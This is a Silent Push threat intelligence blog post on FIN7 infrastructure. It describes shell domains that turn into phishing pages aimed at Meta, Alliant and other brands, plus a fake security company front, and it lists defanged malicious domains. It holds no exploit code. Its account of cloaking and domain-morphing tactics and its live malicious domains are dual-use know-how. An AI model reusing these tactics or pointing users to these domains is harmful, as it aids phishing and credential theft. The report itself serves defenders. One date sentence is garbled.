FIN7: Silent Push unearths the largest group of FIN7 domains ever discovered. 4000+ IOFA domains and IPs found. Louvre, Meta, and Reuters targeted in massive global phishing and malware campaigns.
Table of contents
- Key findings
- Executive Summary
- Background
- Additional information
- Initial discovery
- Corporate fronts used for FIN7 spearphishing
- FIN7 shell domains morphing into phishing websites
- Miscellaneous phishing
- Rented FIN7 infrastructure (Stark Industries)
- FIN7 malware infrastructure
- FIN7 malware payload analysis
- Mitigating FIN7 activity
- Register for Community Edition
- IOFAs
Key findings
- FIN7-related attacks resurface, a year after DOJ claimed victory
- 4000+ FIN7 shell/phishing domains and subdomains discovered, with nearly half active in the last week
- Prominent global brands targeted, including Reuters, Meta and Microsoft
- “Requires Browser Extension” malware re-appears in the wild
Executive Summary
FIN7 (also known as Sangria Tempest, ATK32, Carbon Spider, Coreid, ELBRUS, G0008, G0046, and GOLD NIAGARA) are a financially-motivated threat group with links to Russia, that has been operating since at least 2013, who were previously thought to have been eliminated by the DOJ.
FIN7 primarily targets US-based retail, hospitality, tech, consulting, financial services, medical equipment, media, transportation, and utilities industries using:
- T1566 – Spearphishing (for credentials and credit card information)
- T1486 – Data Encrypted for Impact (Ransomware)
- T1176 – Malicious Browser Extensions
- T1056.003 – Web Portal Capture
- T1189 – Drive-by Compromise
- T1665 – Hide Infrastructure
- T1583.008 – Malvertising
Our research proves the group has either resurfaced, or threat actors are repurposing FIN7 TTPs and infrastructure to propagate a fresh set of campaigns utilizing over 4000 domains and subdomains, with nearly half active in the last week.
From a single origin point, Silent Push Threat Analysts have uncovered an extensive series of FIN7 campaigns, including several hundred active phishing, spoofing, shell and malware delivery domains and IPs targeting the following organizations: Louvre Museum, Meta, Reuters (and WestLaw), Microsoft 365, Wall Street Journal, Midjourney, CNN, Quickbooks, Alliant, Grammarly, Airtable, Webex, Lexis Nexis, Bloomberg, Quicken, Cisco (Webex), Zoom, Investing[.]com, SAP Concur, Google, Android Developer, Asana, Workable, SAP (Ariba), Microsoft (Sharepoint), RedFin, Manulife Insurance, Regions Bank Onepass, American Express, Twitter, Costco, DropBox, Netflix, Paycor, Harvard, Affinity Energy, RuPay, Goto[.]com, Bitwarden, and Trezor.
Software being targeted includes 7-zip, PuTTY, ProtectedPDFViewer, AIMP, Notepad++, Advanced IP Scanner, AnyDesk, pgAdmin, AutoDesk, Bitwarden, Rest Proxy, Python, Sublime Text, and Node.js

Silent Push Threat Analysts have also identified an active cybersecurity shell company – cybercloudsec[.]com – which is being used to facilitate FIN7 activity, in line with previous attack vectors.
Silent Push Enterprise users have access to a dedicated TLP Amber report, containing the specific data categories, content scans and advanced DNS queries we used as well as four dedicated FIN7 IOFA Feeds.
Background
FIN7 are sometimes associated with the Carbanak threat group (as distinct from the Carbanak malware – a backdoor attack vector FIN7 have been known to use), however both are tracked differently.
Numerous researchers and threat intelligence teams have attributed FIN7 activity to Russia-linked threat actors. Prominent members of the group have been convicted in Russian courts, or have strong ties to the region.
In April 2021, Acting U.S. Attorney Gorman May 2023 said: “This criminal organization had more than 70 people organized into business units and teams. Some were hackers, others developed the malware installed on computers, and still others crafted the malicious emails that duped victims into infecting their company systems”.
In May 2023, U.S. Attorney Nick Brown announced that FIN7 “as an entity is no more“, after three prominent members of the group were convicted in a federal court for Conspiracy to Commit Wire Fraud and Conspiracy to Commit Computer Hacking.
Less than a month later, Microsoft Threat Intelligence (tracking the group as “Sangria Tempest”) observed the group using OpenSSH and Impacket to move laterally and deploy Clop ransomware.

Our Analysts have discovered legacy FIN7 domains, malware and TTPs in the wild, including spearphishing attack vectors that are listed in the federal indictment.
Additional information
This blog contains a public overview of how we identified and traversed FIN7 infrastructure. Certain key data types and threat hunting techniques have been omitted, for operational security reasons.
Enterprise customers have access to all related intelligence in the aforementioned TLP Amber report.
Initial discovery
A few weeks ago, we discovered a suspect domain that our Analysts recognized as bearing all the hallmarks of a FIN7 domain.
After confirming our findings by corroborating the domain with well-publicized FIN7 TTPs, we used the Silent Push platform to construct granular queries that first identified linked domains across common hosts.
We then confirmed true positive phishing and malware infrastructure using sandboxed browser testing and executable analysis.
Corporate fronts used for FIN7 spearphishing

FIN7 infrastructure is known to contain corporate “shell” domains masquerading as legitimate businesses online, to deploy spearphishing campaigns that inject ransomware and other forms of malware.
Previous attacks have involved FIN7 initiating contact with potential victims, before using shell domains to operate under the guise of legitimacy, when propagating attacks.

Our dedicated feeds contain over 4000 shell domains and subdomains, which is a conglomeration of everything we’ve discovered, including hundreds of websites propagating spear-phishing activity across a broad variety of industries and sectors.
Here’s a few examples, including one targeting Quickbooks:

Fake cybersecurity company (cybercloudsec[.]com)
In 2021, three members of FIN7 were sentenced to between 5-10 years each in a federal prison for their role in a multi-million dollar hacking conspiracy.
The indictment describes the use of a fake cybersecurity company – Combi Security – as a front to recruit other threat actors, and provide an air of legitimacy to an operation that involved uploading malware onto POS terminals, credit card fraud, spearphishing, and spoofing.
Old habits do indeed die hard. Whilst hunting for domains across Stark Industries infrastructure in our dedicated FIN7 IOFA feed that mentioned “cyber”, “secure”, or “security”, we came across cybercloudsec[.]com and that bears all the hallmarks of a FIN7 shell domain.
cybercloudsec[.]com appears to have began its life in 2011 as a legitimate business domain, registered out of Virginia:
![Original Twitter profile for cybercloudsec[.]com](https://www.silentpush.com/wp-content/uploads/image-29.png)
Nowadays it’s hosting a site that is being operated using legacy FIN7 TTPs:

At this stage, we’re unsure as to the domain’s specific role in the attack chain, but due to a set of common characteristics, we can safely assume that it’s operating in much the same way as the aforementioned Combi Security, which played a prominent role in the 2021 federal indictment.
FIN7 shell domains morphing into phishing websites
A common FIN7 TTP is to take what were formerly shell domains, and morph them into conventional spoofing websites (via redirects or on-page content) targeting users of well-known brands with phishing and malware delivery.
From our analysis, content is served based on a range of user-specific parameters. Domains may or may not populate based on geographic region, IP address, local time, type of connection and browser settings (e.g. JavaScript being enabled).
Morphed domain (Alliant)


escueladeletrados[.]com was accessed on June 9, 2024 via a browser session behind a VPN.
At one point in its life, the domain presented as a shell website, however when accessed live with a different set of user parameters, it returned a phishing page targeting Alliant Credit Union.
Here are the two different versions of the same domain:
Morphed domain (Meta)
FIN7 infrastructure actively targets large tech brands in an attempt to capture login traffic meant for legitimate online portals.

In one example, miidjourney[.]net changed from a fake corporate fashion website, to a Meta phishing page relatively quickly.

Unfortunately, we weren’t able to archive the original content on this site before it changed to the Meta phishing page, however, Google cached the previous page pages—as you can see, this was at one point a shell website with random content:
The link shortener URL attached to the action button sends visitors to: ln[.]run/supportcenterbusiness. We were unable to trigger the next stage of the phishing campaign.
We conducted further content similarity scans that unearthed three more multi-stage Meta phishing domains:
- go-ia[.]info redirecting to accountverify.business-helpcase718372649[.]click/
- go-ia[.]site redirecting to themetasupporrtbusiness.nexuslink[.]click/
- go-ia[.]site domain triggers payloads on themetasupporrtbusiness.nexuslink[.]click/.
The page progression is captured below:

